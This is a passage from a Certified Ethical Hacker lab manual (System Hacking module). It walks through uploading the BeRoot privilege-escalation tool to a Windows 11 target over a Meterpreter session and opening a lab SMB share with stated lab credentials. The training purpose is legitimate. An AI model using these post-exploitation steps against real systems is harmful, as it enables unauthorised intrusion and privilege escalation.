
29. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

30. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.

31. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.


Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




Module 06 – System Hacking

